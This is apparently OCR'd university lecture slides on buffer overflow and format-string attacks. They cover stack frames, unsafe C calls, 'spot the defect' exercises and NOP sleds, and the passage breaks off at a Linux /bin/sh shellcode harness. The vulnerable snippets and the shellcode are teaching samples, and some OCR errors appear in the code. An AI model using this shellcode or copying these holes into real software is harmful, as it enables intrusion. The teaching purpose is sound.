Buffer Overflow Attack: Attack Techniques

The Problem

```
void foo(char *s) {
  char buf[10];
  strcpy(buf,s);
  printf(“buf is %s\n”,s);
}
…
foo(“thisstringistolongforfoo”);
```

Exploitation

- The general idea is to give servers very large strings that will overflow a buffer.

- For a server with sloppy code – it’s easy to crash the server by overflowing a buffer.

- It’s sometimes possible to actually make the server do whatever you want (instead of crashing).

Necessary Background

- C functions and the stack.
- A little knowledge of assembly/machine language.
- How system calls are made (at the level of machine code level).
- **`exec()`** system calls

  - How to “guess” some key parameters.

What is a Buffer Overflow?


- Intent
  - Arbitrary code execution
    - Spawn a remote shell or infect with worm/virus
  - Denial of service
    - Cause software to crash
      - E.g., ping of death attack
- Steps
  - Inject attack code into buffer
  - Overflow return address
  - Redirect control flow to attack code
  - Execute attack code

Attack Possibilities

- Targets
  - Stack, heap, static area
  - Parameter modification (non-pointer data)
    - Change parameters for existing call to exec()
    - Change privilege control variable
- Injected code vs. existing code
- Absolute vs. relative address dependence
- Related Attacks
  - Integer overflows
  - Format-string attacks

- Stack Overflow Overview

Address Space




From Dawn Song's RISE: http://research.microsoft.com/projects/SWSecInstitute/slides/Song.ppt

C Call Stack

- C Call Stack
  - When a function call is made, the return address is put on the stack.
  - Often the values of parameters are put on the stack.
  - Usually the function saves the stack frame pointer (on the stack).
  - Local variables are on the stack.

A Stack Frame



Parameters

Return Address

Calling Stack Pointer

Local Variables

BP

SP+*offset*

SP


Addresses

00000000

SP: stack pointer BP: base/frame pointer

Sample Stack

18
addressof(y=3) *return address*
saved stack pointer
buf
y
x



```
x=2;
foo(18);
y=3;
```


```
void foo(int j) {
      int x,y;
     char buf[100];
      x=j;
        …
}
```

*“Smashing the Stack”**

- The general idea is to overflow a buffer so that it overwrites the return address.
- When the function is done it will jump to whatever address is on the stack.
- We put some code in the buffer and set the return address to point to it!

Before and After

```
void foo(char *s) {
     char buf[100];
     strcpy(buf,s);
     …
```



address of s

return-address

saved sp

buf

address of s

pointer to pgm

Small Program

- What causes buffer overflow?

Example: gets()

```
char buf[20];
gets(buf);  // read user input until
            // first EoL or EoF character
```

- Never use **gets**
- Use **fgets(buf, size, stdout)** instead

Example: strcpy()

```
char dest[20];
strcpy(dest, src); // copies string src to dest
```

- **strcpy** assumes **dest** is long enough , and assumes **src** is null-terminated
- Use **strncpy(dest, src, size)** instead

Spot the defect! (1)

```
char buf[20];
char prefix[] = ”http://”;
...
strcpy(buf, prefix);
    // copies the string prefix to buf
strncat(buf, path, sizeof(buf));
    // concatenates path to the string buf
```

Spot the defect! (1)

```
char buf[20];
char prefix[] = ”http://”;
...
strcpy(buf, prefix);
   // copies the string prefix to buf
strncat(buf, path, sizeof(buf));
   // concatenates path to the string buf
```

strncat’s 3rd parameter is number of chars to copy, not the buffer size

Another common mistake is giving **sizeof(path)** as 3rd argument...

Spot the defect! (2)

```
char src[9];
char dest[9];

char base_url = ”www.ru.nl”;
strncpy(src, base_url, 9);
   // copies base_url to src
strcpy(dest, src);
   // copies src to dest
```

base_url is 10 chars long, incl. its null terminator, so **src** won’t be not null-terminated

so **strcpy** will overrun the buffer **dest**

Example: **strcpy** and **strncpy**

- Don’t replace **strcpy(dest, src)** by
  - **strncpy(dest, src, sizeof(dest))**
- but by
  - **strncpy(dest, src, sizeof(dest)-1)**
  - **dest[sizeof(dest)-1] = `\0`;**
  - if **dest** should be null-terminated!

- A strongly typed programming language could of course enforce that strings are always null-terminated...

Spot the defect! (3)

```
char *buf;
int i, len;
read(fd, &len, sizeof(len));
buf = malloc(len);
read(fd,buf,len);
```

Spot the defect! (3)

```
char *buf;
int i, len;
read(fd, &len, sizeof(len));
buf = malloc(len);
read(fd,buf,len);
```

Didn’t check if negative

len cast to unsigned and negative length overflows

- **Memcpy() prototype:**
  - **void *memcpy(void *dest, const void *src, size_t n);**
- **Definition of size_t: typedef unsigned int size_t;**

Implicit Casting Bug

- **A signed/unsigned or an implicit casting bug**
  - **Very nasty – hard to spot**
- **C compiler doesn’t warn about type mismatch between signed int and unsigned int**
  - **Silently inserts an implicit cast**

Spot the defect! (4)

May results in integer overflow

```
char *buf;
int i, len;
read(fd, &len, sizeof(len));
if (len < 0)
   {error ("negative length"); return; }
buf = malloc(len+5);
read(fd,buf,len);
buf[len] = '\0'; // null terminate buf
```

Spot the defect! (5)

```
#define MAX_BUF = 256

void BadCode (char* input)
   {    short len;
        char buf[MAX_BUF];
        len = strlen(input);
        if (len < MAX_BUF) strcpy(buf,input);
   }
```

What if input is longer than 32K ?

len will be a negative number,

due to integer overflow

hence: potential buffer overflow

Spot the defect! (6)

```
char buff1[MAX_SIZE], buff2[MAX_SIZE];
// make sure it’s a valid URL and will fit
if (! isValid(url)) return;
if (strlen(url) > MAX_SIZE – 1) return;
// copy url up to first separator, ie. first ’/’, to buff1
out = buff1;
do {
    // skip spaces
    if (*url != ’ ’) *out++ = *url;
} while (*url++ != ’/’);
strcpy(buff2, buff1);
...
```

what if there is no ‘/’ in the URL?

Loop termination (exploited by Blaster worm)

Spot the defect! (7)

```
#include <stdio.h>
int main(int argc, char* argv[])
{ if (argc > 1)
printf(argv[1]);
return 0;
}
```

This program is vulnerable to **format string** attacks, where calling the program with strings containing special characters can result in a buffer overflow attack.

Format String Attacks

- int printf(const char *format [, argument]…);
  - snprintf, wsprintf …
- What may happen if we execute

  printf(string);
  - Where **string** is user-supplied ?
  - If it contains special characters, eg %s, %x, %n, %hn?

Format String Attacks

- Why this could happen?
  - Many programs delay output message for batch display:
  - fprintf(STDOUT, err_msg);
  - Where the err_msg is composed based on user inputs
  - If a user can change err_msg freely, format string attack is possible

Format String Attacks

- %**x** reads and prints 4 bytes from stack
  - this may leak sensitive data
- %**n** writes the number of characters printed so far onto the stack
  - this allow stack overflow attacks...
- C format strings break the “don’t mix data & code” principle.
- “Easy” to spot & fix:
  - replace **printf(str) by printf(“%s”, str)**

Use Unix Machine in Department

- The Unix machine: cseaimlcsbs.iem.edu.in
- Must use SSH to connect
  - Find free SSH clients on Internet
    - E.g., Putty (command line based)
    - http://en.wikipedia.org/wiki/Ssh_client
    - Find a GUI-based SSH client
- Username:
- Default password: the first initial of your last name in uppercase and the last 5 digits of your PID

Example of “%x” --- Memory leaking

```
#include <stdio.h>
void main(int argc, char **argv){
    int a1=1; int a2=2;
    int a3=3; int a4=4;
    printf(argv[1]);
}
```

```
czou@:~$ ./test
czou@eustis:~$ ./test "what is this?"
what is this?czou@eustis:~$
czou@eustis:~$
czou@eustis:~$ ./test "%x   %x    %x   %x   %x %x"
4   3    2   1   bfc994b0 bfc99508czou@eustis:~$
czou@eustis:~$
```

Bfc994b0:   saved stack pointer
Bfc99508:   return address

```
#include <stdio.h>
void foo(char *format){
     int a1=11; int a2=12;
     int a3=13; int a4=14;
     printf(format);
}
void main(int argc, char **argv){
     foo(argv[1]);
     printf("\n");
}
```

```
$./format-x-subfun "%x %x %x %x : %x,   %x,   %x    "
80495bc e d c : b,   bffff7e8,   80483f4
```

Four variables

Return address

- **What does this string (“%x:%x:%s”) do?**
  - **Prints first two words of stack memory**
  - **Treats next stack memory word as memory addr and prints everything until first '\0‘**
    - **Could segment fault if goes to other program’s memory**

- **Use obscure format specifier (%n) to write any value to any address in the victim’s memory**
  - %n --- write 4 bytes at once
  - %hn --- write 2 bytes at once
- **Enables attackers to mount malicious code injection attacks**
  - Introduce code anywhere into victim’s memory
  - Use format string bug to overwrite return address on stack (or a function pointer) with pointer to malicious code


Example of “%n”---- write data in memory

```
#include <stdio.h>
void main(int argc, char **argv){
    int bytes;
    printf(“%s%n\n”, argv[1], &bytes);
    printf(“You input %d characters\n”, bytes);
}
```

```
czou@eustis:~$./test  hello
hello
You input 5 characters
```

Function Pointer Overwritten

- Function pointers: (used in attack on PHP 4.0.2)



  - Overflowing buf will override function pointer.
  - Harder to defend than return-address overflow attacks

Test by Yourself

```
#include <stdio.h>
void main(void){
  /* short x = 32767;*/
  unsigned short x = 65535;
   x = x +1;
   printf("x= %d\n", x);
}
```

```
#include <stdio.h>
int main()
{
   /* short x = 32767;*/  signed
short x = −65535;
 x = x +1;
printf("x= %d\n", x);
 return 0;
}
```

- Try to run it to see how overflow happens.

- Modify the x definition to see other integer overflow cases


Two Techniques for Generating Stack Overflow Codes

They make attacking relatively easier

NOPs

- Most CPUs have a *No-Operation* instruction – it does nothing but advance the instruction pointer.
- Usually we can put a bunch of these ahead of our program (in the string).
- As long as the new return-address points to a NOP we are OK.

Using NOPs


new return address

Real program
(exec /bin/ls or whatever)


nop instructions

Can point anywhere in here

Estimating the stack size

- We can also guess at the location of the return address relative to the overflowed buffer.
- Put in a bunch of new return addresses!

Estimating the Location



new return address

new return address

new return address

new return address

new return address

new return address

Real program

nop instructions

Attack Code in Stack Overflow

- Most Stack Overflow attacks use “shell code” as the attacking code
  - Shell code is small (< 100 bytes)
- Attacker will obtain a shell (remote login) for arbitrary command executation
  - Remote login without password or account
- Shell generated is mostly root previlieged (has the same previlege as the compromised program)
- Additional attacking codes can be downloaded from the shell created
  - Most Internet worms use this way

Linux Shell Code

Testshell.c:

```
static char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main(void)
{
    void (*code)() = (void *)shellcode;
